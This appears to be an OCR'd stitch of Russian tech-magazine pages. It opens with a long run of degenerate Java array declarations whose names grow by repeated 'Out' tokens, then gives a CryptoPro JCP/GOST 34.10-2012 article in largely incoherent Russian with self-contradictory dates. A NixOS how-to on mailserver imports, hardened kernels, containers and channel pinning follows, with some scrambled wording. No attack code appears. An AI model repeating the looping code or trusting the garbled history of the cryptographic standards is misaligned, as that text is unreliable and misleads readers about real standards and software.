        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOut = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutIn = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOut = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutIn = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOut = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutIn = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOut = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutIn = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOut = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutIn = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOut = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutIn = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOut = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutIn = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOut = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutIn = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOut = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutIn = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOut = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutIn = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOut = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutIn = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOut = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutIn = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOut = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutIn = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOut = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutIn = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOut = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutIn = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOut = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutIn = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOut = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutIn = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOut = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutIn = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOut = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutIn = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOut = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutIn = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOut = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutIn = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOut = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutIn = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOut = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutIn = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOut = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutIn = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOut = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutIn = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOut = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutIn = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOut = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutIn = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOut = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutIn = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOut = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutIn = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOut = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutIn = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOut = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutIn = new int[1];
        int[] pcchLenInOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOutOut = new int[1];
        int[] pcchLenInOut
```

CRYPTOPRO JCP HA LINUX

КАК ЛЕГКО И БЕЗБОЛЕЗНЕННО ПЕРЕЙТИ НА НОВЫЙ СТАНДАРТ ШИФРОВАНИЯ

Иван Кузьмин
Системный архитектор
ivan@ru.net

С 2000 года использование шифрования по ГОСТ Р 34.10—2001 сжимается под дет-ретом, а значит, все организации, которые взаимодействуют с государствами, вынуждены срочно внедрять следующий стандарт — 2012 года. Если ты работаешь в одной из них, то не переходи мимо. В этой мы попробуем о том, как решить проблему, используя сервер на CentOS 7 и пакет КриптоПро JCP.

Если же ты впервые слышишь обо всем этом, то кот небольшая историческая справка.

В 1994 году в ФАПСИ разработали ряд стандартов и мер, призванные защитить обмен документами между организациями и другими участниками этого процесса. Одной из таких мер была бесплатность использования ПО, которое позволяло документы, в самом деле, шифровать — с ГОСТ Р 34.10—94, где «Р» — «Рекомендация», а «34.10» — «Информационная технология. Криптографическая защита информации. Процессы выработки и проверки электронной цифровой подписи». Но уже в 2001 году, в номере 154, он перешел до 2001 года.

Еще раз: в 2001 году, в номере 154, он перешел до 2001 года — улучшенный стандарт, разработанный для обеспечения большей стойкости алгоритма. Но уже как раз по-настоящему, несмотря на ограничения и методы криптоанализа, и спустя одиннадцать лет, ГОСТ Р 34.10—2001 заменил на ГОСТ Р 34.10—2012.

В новом стандарте теперь выбрали кривые эллиптической и параметрами согласно ГОСТ Р 34.10-2012 «Алгоритмы, кривые и параметры» (ГОСТ Р 34.10-2012 «Алгоритмы, кривые и параметры» — ГОСТ Р 34.11—2012 «Хэш-функция»).

INFO

Сроки — для деревни сажень, которые постепенно вошли, стали в ходу, что так-сто с ходовым пространством. Поэтому, в 2012 году, в номере 1465/1/3-2012 — и этим сейчас мой в стиле. Подробнее на ГОСТ Р 34.11—2012 в «Хэш-функция» номер 1465/1/3-2012 «Алгоритмы и использование» (ГОСТ).

В февраля 2014 года ФСБ обнародовала «Рекомендации по использованию алгоритмов электронной цифровой подписи и хэш-функции», которые, как ожидается, на ходу, поправки, на основе ГОСТ Р 34.10-2012 и ГОСТ Р 34.11-2012 —

NIXOS

ОСВАИВАЕМ ФИЧИ ОДНОГО ИЗ САМЫХ НЕОБЫЧНЫХ ДИСТРИБУТИВОВ LINUX

dosey_sleep3
Денис Шабалин@yandex.ru

Ранее мы уже рассказывали о NixOS, весьма необычном и удобном дистрибутиве GNU/Linux, позволяющем описать всю конфигурацию системы в одном файле и развернуть ее на любой машине в любой момент. Тогда мы дали лишь краткое введение в особенности системы и примеры ее использования. Сегодня в рассказу о том, как с помощью NixOS решать повседневные задачи и выходить из трудных ситуаций.

Уговорю, что значит NixOS для меня. Долгие годы я использовал Gentoo, и несмотря на всю любовь Gentoo к гуру, когда, несмотря на гибкость системы и возможность простой сборки всего нужного из исходных кодов, я потерял полностью контроль над ней из-за постоянных багов пакетов, а также простоу разваливался.

NixOS снял с меня отличный пример того, как нужно работать с компонентами, — запросы на снятие (pull request) рассматриваются значительно быстрее и поддержка всех существующих фичей поддерживается в актуальном виде. Даже если ты не занимаешься непосредственно разработкой, ты не столкнешься со старыми багами из таких проектов, как Debian и Gentoo.

Из последнего следует один немаловажный и крайне приятный факт: не говорим слебгу — сторонние репозитории, содержащие сценарии сборки чтобы для пакетов, не в аналоге из другие дистрибутивов больше не являются необходимостью. Отправляю свои патчи сразу в апстрим!

ГОТОВЫЕ КОНФИГУРАЦИИ

Так как NixOS предоставляет простую возможность распространять настройки своим машин так, как и уже стандартный стандартный подход для системы конфигурациям для GNU Emacs, мы можем использовать подготовленные другими пользователями конфигурации и чистим баги для своей, тем самым не решая те проблемы, которые уже кто-то решал.

Для NixOS существует проект Nixos-hardened, который предоставляет готовые конфигурации для почтового сервера. Полный пример конфигурации для этапы можно посмотреть на этом Git-сервере.

Мы можем включить чужую конфигурацию, забрав ее с любого репозиторий, добавив строчки в `configuration.nix`:

```
imports = [
  ...
  builtins.fetchTarball {
    url = "https://gitlab.com/simple-nixos-mailserver/nixos-mailserver/archive/master.tar.gz";
    sha256 = "0gzgzq50m9z5nmjlfkqq277ia6b54wf1fyjvklqu6879zahksc";
  }
]
...
```

SHA-256 позволяет быть уверенным в целостности используемого архива.

Также можно использовать NixOSHardened можно использовать fetchGit. Далее мы уже работаем с конфигурацией Mailserver такие же образом, как если бы его были просто локальные включения файлов:

```
mailserver = {
  enable = true;
  fqdn = "mail.domystack.id";
  ...
}
...
```

Далее остается только (что у намеренно опускаю настройку DNS, она не касается непосредственно настроек системы, и подробные процессы занимаются на NixOS, что на Ubuntu, что на другие дистрибутивах) указать пользователей, alias'ы и сетевые.

Также мы обрадуем мы можем распространять что угодно, например управлять базовыми схемы конфигурации для компании — настройкой доменов, стандартным планом для бухгалтера и так далее. Возможный плюс для него — он не ограничивает свободу людей, работающих в компании, как как нет запрета, что каждый пользователи управляет кто-то другой: человек может посмотреть на обновленную конфигурацию, изменив URL «перейти на нее», и продолжить работать.

Или, быть может, тебе нужно работать со звуком и понадобилось решение вдруг? Просто воспользуйся готовой конфигурацией от сообщества.

СБОРКА ПАКЕТА ИЗ ИСХОДНИКОВ

Система сборки пакетов Nix мне по нагоняющие систему сборщиков Gentoo, и когда бывшие нашего пакетов выполняет свои первичные меньшие, которые содержит информацию о том, как собирать при наличии Makefile, CMakeLists и cotens.

Сборочный файл для GNU Hello совсем не будет содержать указаний на то, как собирать:

```
{ stdenv, fetchurl }:

stdenv.mkDerivation rec {
  name = "hello-${version}";
  version = "2.10";

  src = fetchurl {
    url = "mirror://gnu/hello/${name}.tar.gz";
    sha256 = "0ssi1wpaf7plaswqqjwigppq7p9zfthw5ffkycn7vl3g8b9nqd1";
  };

  doCheck = true;

  meta = with stdenv.lib; {
    description = "A program that produces a familiar, friendly greeting";
    longDescription = ''
      GNU Hello is a program that prints "Hello, world!" when you run it.

      It is fully customizable.
    '';
    homepage = https://www.gnu.org/software/hello/manual/;
    license = licenses.gpl3Plus;
    maintainers = [ maintainers.eelco ];
    platforms = platforms.all;
  };
}
```

Для сборки и установки достаточно запустить эти строки в файле (hello.nix, например) и выполнить следующую команду:

```
$ nix-env -f ./hello.nix -i
```

Если пользователю совершить какие-либо нестандартные действия (например это будет расширяемо на примере работы с бинарными пакетами далее), достаточно переопределить конкретные этапы.

Мы не будем подробно рассматривать все случаи сборки различных приложений, обо вариантах бесчисленное множество. Тем не менее в скиртуо посмотреть своими глазами на то, каким образом составляется описание для сборки различного рода в репозитории nixpkgs. Я крайне рекомендую (Эар нет — никогда) пишу описания сборок с нуля, в первых легко найти примеры для разных систем сборки, а также великолепный набор коспьеий на все случаи жизни.

БИНАРНЫЕ ПАКЕТЫ И FHS

NixOS отличается от других дистрибутивов тем, что разработчики дистрибутива предъявляли стандарт от совместимости с FHS — стандартом, определяющим местоположение библиотек, исполняемых файлов, конфигурации и прочего. Из-за этого бинарные утилиты, собранные для других дистрибутивов, без изменений работать не смогут: каталоги `/usr/lib` и `/usr/lib` в NixOS отсутствуют нет.

При этом, если разработчик проприетарного программного обеспечения будет собирать для Nix, ему это будет только в плюс, так как сам пакетный менеджер Nix на данный момент работает на всех дистрибутивах (включая Ubuntu, Fedora, Debian), а простая работа с зависимостями позволит не беспокоиться о том, заработает ли она на конкретном.

Например, для создания пакета для Blueman нам необходимо кое-чьего с изменениями бинарных файлов и зависимостей вручную (за исключением дыхлет, на это уже есть патчи непосредственно от Nix).


```
with import <nixpkgs> {};

pkgs.stdenv.mkDerivation {
  name = "binary-ninja";

  src = ./BinaryNinja.zip;

  installPhase = ''
    mkdir -p $out/share/binary-ninja
    cp -r * $out/share/binary-ninja
    ln -s${pkgs.python2}/lib/libpython2.7.so.1.0 $out/share/binary-ninja/libpython2.7.so.1

    mkdir -p $out/bin
    ln -s $out/share/binary-ninja/binaryninja $out/bin/
  '';

  nativeBuildInputs = [ autoPatchelfHook ];
  buildInputs = [
    unzip
    stdenv.cc.cc glib fontconfig dbus libglvnd
    xlibs.libX11 xlibs.libXi xlibs.libXrender
    python2
  ];
}
```

Пояснения изящны — мы имеем неоторый стандартный описание сборки, а также пакеты зависимостей. Далее достаточно выполнить команду:

```
$ nix-env -f -I ./binaryninja.nix -i
```

После чего бинарнутю будет установлен на уровне пользователя, но с управлением через пакетный менеджер.

Что есть нюанс, который нужно помнить, в том случае, если это бинарное ПО, которое хочет обновляться самостоятельно (как binarynina), оно сгорит обновлять. Так как каталоги приложения при установке через пакетный менеджер доступно только для чтения.



ПРИЯТНЫЕ МЕЛОЧИ

Для Chromium существует возможность управлять плагинами со стороны системы (необходимо описание есть тут).

NixOS позволяет управлять плагинами для Chromium прямо в конфигурации для системы. Например, чтобы установить по умолчанию HTTPS Everywhere и uBlock Origin, достаточно всего лишь определить их в списке окопоцоны:

```
programs.chromium = {
  enable = true;
  extensions = [
    "cjpalhdlnbpafiamejdnhcphjbkeiagm" # uBlock Origin
    "gcbommkclmclpchllfjekcdonpmejbdp" # HTTPS Everywhere
  ]
}
```

HARDENED

Для NixOS существует пропуск Hardened, который обеспечивает в себе повышенные для безопасности настройки системы. Я не стебе есть возможность отключить некоторые из них. Например, я делаю так:

```
imports =
  [ # Include the results of the hardware scan.
    ./hardware-configuration.nix
    <nixpkgs/nixos/modules/profiles/hardened.nix>
]
...
security.allowUserNamespaces = true;
security.allowSimultaneousMultithreading = true;
```

В данном случае я исключаю hardened-опции по умолчанию, но некоторые из них возвращаю в ночное мне состояние.

Значительно большего уровня защищенности можно достигнуть использованием специализированного hardened-ядра.

Все hardened-ядра в NixOS имеют постфикс _hardened, соответственно, возможные варианты можно найти простым поиском по пакетам (также я добавлю значит, так как по умолчанию **nix search** показает и модули ядра):

```
$ nix search linuxPackages _hardened\$\|_kernel"
```

К примеру, на момент написания статьи были доступны следующие ядра:

```
* nixpkgs.linuxPackages_hardened.kernel (linux-4.14.105)
* nixpkgs.linuxPackages_latest_hardened.kernel (linux-5.0)
* nixpkgs.linuxPackages_latest_xen_dom0_hardened.kernel (linux-5.0)
* nixpkgs.linuxPackages_testing_hardened.kernel (linux-5.0-rc8)
* nixpkgs.linuxPackages_xen_dom0_hardened.kernel (linux-4.14.105)
```

Аналогичным образом можно искать и обычные ядра:

```
$ nix search linuxPackages \".kernel"
```

Стоит отметить, что hardened-ядра не включают опции из профиля Hardened (по крайней мере, на момент написания статьи). Поэтому использовать только для той конфигурации ядра, которую можно изменить после загрузки посредством конфигурации ядра.

Далее в `configuration.nix` указываем необходимое нам ядро, например:

```
boot.kernelPackages = pkgs.linuxPackages_latest_hardened;
```

После чего ставящий уже привычные **nixos-rebuild switch** и в случае со данной ядра — перезагружаем (или **kexec**).

ХРАНЕНИЕ СЕКРЕТОВ ДЛЯ ПУБЛИЧНЫХ КОНФИГУРАЦИЙ

Самый простой способ для Nix (или, скорее, когда на распространяешь конфигурацию, — использовать включение конфигурации через import. Например:

```
let
  secrets = import ./secrets.nix;
in
{
  users.extraUsers.root = {
    openssh.authorizedKeys.keys = [ secrets.pubkey ];
  };
}
```

ДЕКЛАРАТИВНЫЕ КОНТЕЙНЕРЫ

Большинство на нас знает значительно любит и постоянно применяет, а некоторые даже конфигурит свои системы комплексной виртуализацией, позволяющие запускать отдельные приложения в том числе операционные системы, использую кадри systemd-nspawn.

Что меня восхищает в контейнерах в NixOS — возможность использовать не как самих декларации, которые использовались ранее для systemd-nspawn. Что сулит, например, возможность что отличает контейнер от основной системы, — другое пространство имен (namespace) в конфигурационном файле.

В качестве примера покажу сцену от декларацией контейнера, которая у меня сотелась где-то в конфигурации. В данном случае определен контейнер в каждой Chromium из репозиторий NixOS. 99.03.

```
containers.test = {
  autoStart = true;
  ephemeral = true;
  config = { config, pkgs, ... }:
  let
    stableTarball = fetchTarball "${tarball-base}/nixos-18.09.tar.gz"
  in {
    nixpkgs.config = {
      allowUnfree = true;
      packageOverrides = pkgs: {
        stable = import stableTarball {
          config = config.nixpkgs.config;
        };
      };
    };
    environment.systemPackages = with pkgs; [
      stable.chromium
    ];
  };
};
```

То есть, как ты уже мог заметить, только необычный «контейнерный файлик» — в нем прописано полностью конфигурация сцену. При этом стоит отметить, что контейнеры в NixOS не предполагают изолирую с целью усиления безопасности.

ДЕКЛАРАТИВНАЯ ГЕНЕРАЦИЯ ВИРТУАЛЬНЫХ МАШИН

Для сцену на свою приходящие статье про AppVM, которую я писал, ещё когда пользовался Gentoo в качестве носкстой системы.

Использование виртуальных машин в рамках только пакетного менеджера Nix в другом дистрибутиве и что использование Nix в рамках NixOS в данном случае начато на изменит. Тут можно продолжать где Nix за внесение умерщвлять не только в рамках нейтрализации пакетов, но и в общем в экосистеме GNU/Linux, но буду прерываться основной цели статьи и показывать только непосредственно примеры использования в повседневной жизни.

Продолжение статьи →

NIXOS

ОСВАИВАЕМ ФИЧИ ОДНОГО ИЗ САМЫХ НЕОБЫЧНЫХ ДИСТРИБУТИВОВ LINUX

СТАБИЛЬНОСТЬ

Как-то раз я случайно обнаружил, что поставил новую систему из unstable-ветви. В NixOS unstable-ветвь собирается из тех пакетов, которые добавили непосредственно в Git-репозиторий rnixpkgs на GitHub и которые после успешно собрались. Тем самым я оказался на весьма суровом bleeding edge.

Очевидным результатом стало то, что однажды (на самом деле это было в первый день) я все-таки отвалил бар — virt-manager не работал.

```
[root@nixos] ~ [0m11s] $ virt-manager
Traceback (most recent call last):
  File "/nix/store/ldbqpqzqzzzzzzzz-vulpo57r0r3bqq3-virt-manager-2.2.0/share/virt-manager/virt-manager", line 12, in <module>
    gi.require_version("Libvirtobjects", "1.0")
  File "/nix/store/ldbqpqzqzzzzzzzz-python3-3.7.0qzqzqzzzzzzzzz-3.7.0/lib/python3.7/site-packages/gi/repository/__init__.pyc", line 129, in require_version
    raise ValueError("Namespace %s not available" % namespace)
ValueError: Namespace Libvirtobjects not available
[root@nixos] ~ [0m11s] $ ^C
```

Что я мог бы сделать, если бы использовал классические дистрибутивы? Добавить репозиторий со свежими пакетами, установить некий приоритет, попробовать установить пакет и после — начать страдать от безысходности из-за того, что прошлая версия пакета требует одной версии определенной библиотеки, а другой установленный пакет в системе — другой версии этой же библиотеки.

В случае NixOS подобных проблем быть не может. Вопрос решился добавлением стабильной ветки:

```
nixpkgs.config = {
  allowUnfree = true;
  packageOverrides = pkgs: {
    stable = import (fetchTarball "${tarball-base}/nixos-18.09.tar.gz") {
      config = config.nixpkgs.config;
    };
  };
};
```

где tarball-base определяется ранее:

```
let
  tarball-base = "https://github.com/NixOS/nixpkgs-channels/archive/";
in {
  ...
```

После чего в списке используемых пакетов мне достаточно использовать префикс stable. для того, чтобы устанавливать пакеты из стабильных ветвей, например:

```
environment.systemPackages = with pkgs; [
  ...
  stable.virt-manager
  ...
];
```

Для простоты понимания того, какая версия используется, есть возможность указывать символиз ямо, например:

```
environment.systemPackages = with pkgs; [
  ...
  (pkgs.writeShellScriptBin "virt-manager-unstable" "${virtmanager}/bin/virt-manager $@")
  (pkgs.writeShellScriptBin "virt-manager-stable" "${stable.virtmanager}/bin/virt-manager $@")
]};
```

Таким же образом можно использовать любой из снимков состояния репозитория nixpkgs для того, чтобы получать нужные версии.

Например, мы хотим найти версию снимка состояния репозитория nixpgs, в котором virt-manager имеется версии 2.0.

Для этого нам достаточно перейти в каталог с нужным пакетом:

```
$ cd nixpkgs/pkgs/applications/virtualization/virt-manager
```

После чего, запустив **git log** найти коммит (простым поиском по номеру версии), в котором данная версия была добавлена. Например, virt-manager 2.0 был добавлен в этом коммите:

```
commit d07e9408a1b5c0bfd1d3c28b9164b37496d8b045
Author: Gabriel Ebner gsboer@gsbosc.com
Date:   Wed Nov 7 22:21:09 2018 +0100

  virtmanager: 1.5.1 → 2.0.0
```

Следовательно, для получения virt-manager версии 2.0 нам достаточно использовать архив с этого коммита:

```
nixpkgs.config = {
  allowUnfree = true;
  packageOverrides = pkgs: {
    stable = import (fetchTarball "${tarball-base}/nixos-18.09.tar.gz") {
      config = config.nixpkgs.config;
    };
    commit1 = import (fetchTarball "${tarball-base}/db7e9408a1b5c0d7d103c28b9164b37496d8b045.tar.gz") {
      config = config.nixpkgs.config;
    };
  };
};
```

После мы можем таким же образом, как и ранее, добавить в bin исполняемый файл для определенной версии.

```
environment.systemPackages = with pkgs; [
  ...
  (pkgs.writeShellScriptBin "virt-manager-unstable" "${virtmanager}/bin/virt-manager $@")
  (pkgs.writeShellScriptBin "virt-manager-stable" "${stable.virtmanager}/bin/virt-manager $@")
  (pkgs.writeShellScriptBin "virt-manager-2.0.0" "${commit1.virtmanager}/bin/virt-manager $@")
]};
```

Итого мы имеем virt-manager из последней стабильной ветки 18.09, той версии, которая на данный момент находится в Git, а также версии 2.0.0.

Это подход, со стороны основной конфигурации системы. Таким образом можно определять каждую из версий пакетов, но значительный минус данного подхода в том, что каждый архив должен быть загружен, соответственно есть некоторый оверхед по размеру файлов.

Альтернативный вариант — установка Nix-пакета от пользователя, в этом случае достаточно просто запустить команду в каталоге с описанием для сборки.

Или же можно вернуться на стабильную ветку из unstable. Предположим, мы хотим переключиться на следующий релиз 19.03, для этого достаточно сделать так:

```
$ nix-channel --remove nixos-19.03
$ nix-channel --add  https://nixos.org/channels/nixos-19.03 nixos
$ nixos-rebuild switch --upgrade
```

Проблемы с даунгрейдом системы целиком? В разумных пределах не должны быть, а те, что будут, связаны с изменениями из твоего домашнего каталога, но никак не с базовой системой.

Каналы также можно использовать напрямую, например если мы добавим каналы для стабильного релиза, нестабильного и следующего планируемого стабильного.

```
$ nix-channel --add https://nixos.org/channels/nixos-19.03 nixos
$ nix-channel --add https://nixos.org/channels/nixos-18.09 stable
$ nix-channel --add https://nixos.org/channels/nixos-unstable unstable
$ nix-channel --update
```

Тот, что назван nixos, будет использоваться по умолчанию.

Далее мы можем определить каналы и использовать их для установки программ:

```
let
  unstable = import <unstable> {};
  stable = import <stable> {};
in {
  ...
  environment.systemPackages = with pkgs; [
    ...
    unstable.chromium
  ];
  ...
}
```

Для того чтобы не пропустить улучшения в главе работы с тем, что было описано выше, советую заглянуть в статью на NixOS Wiki.

БОЛЕЕ РАДИКАЛЬНОЕ РЕШЕНИЕ ПРОБЛЕМ С FHS

Проблема несовместимости NixOS с FHS в основном затрагивает бинарные пакеты (суть проблемы я описал в соответствующем разделе), но часто бывает, что написанный очень странными людьми код собирается, только если в системе есть условный **/usr/lib/libastral.so** по жестко заданному пути, а вне FHS-совместимого окружения собрать становится невозможно.

Решение с использованием Docker в этом случае довольно очевидно и призменимо, поэтому оставим его кэтостам. Для своих задач я предпочитаю использовать обычное chroot-окружение с Debian, и я покажу, как его готовить таким образом, чтобы он не доставлял проблем.

Для начала просто генерируем chroot с Debian или любым другим дистрибутивом, который мы будем использовать для FHS окружения (я использую Debian и Gentoo):

```
$ cd /home/user/chroots
$ debootstrap sid sid-root http://deb.debian.org/debian/
```

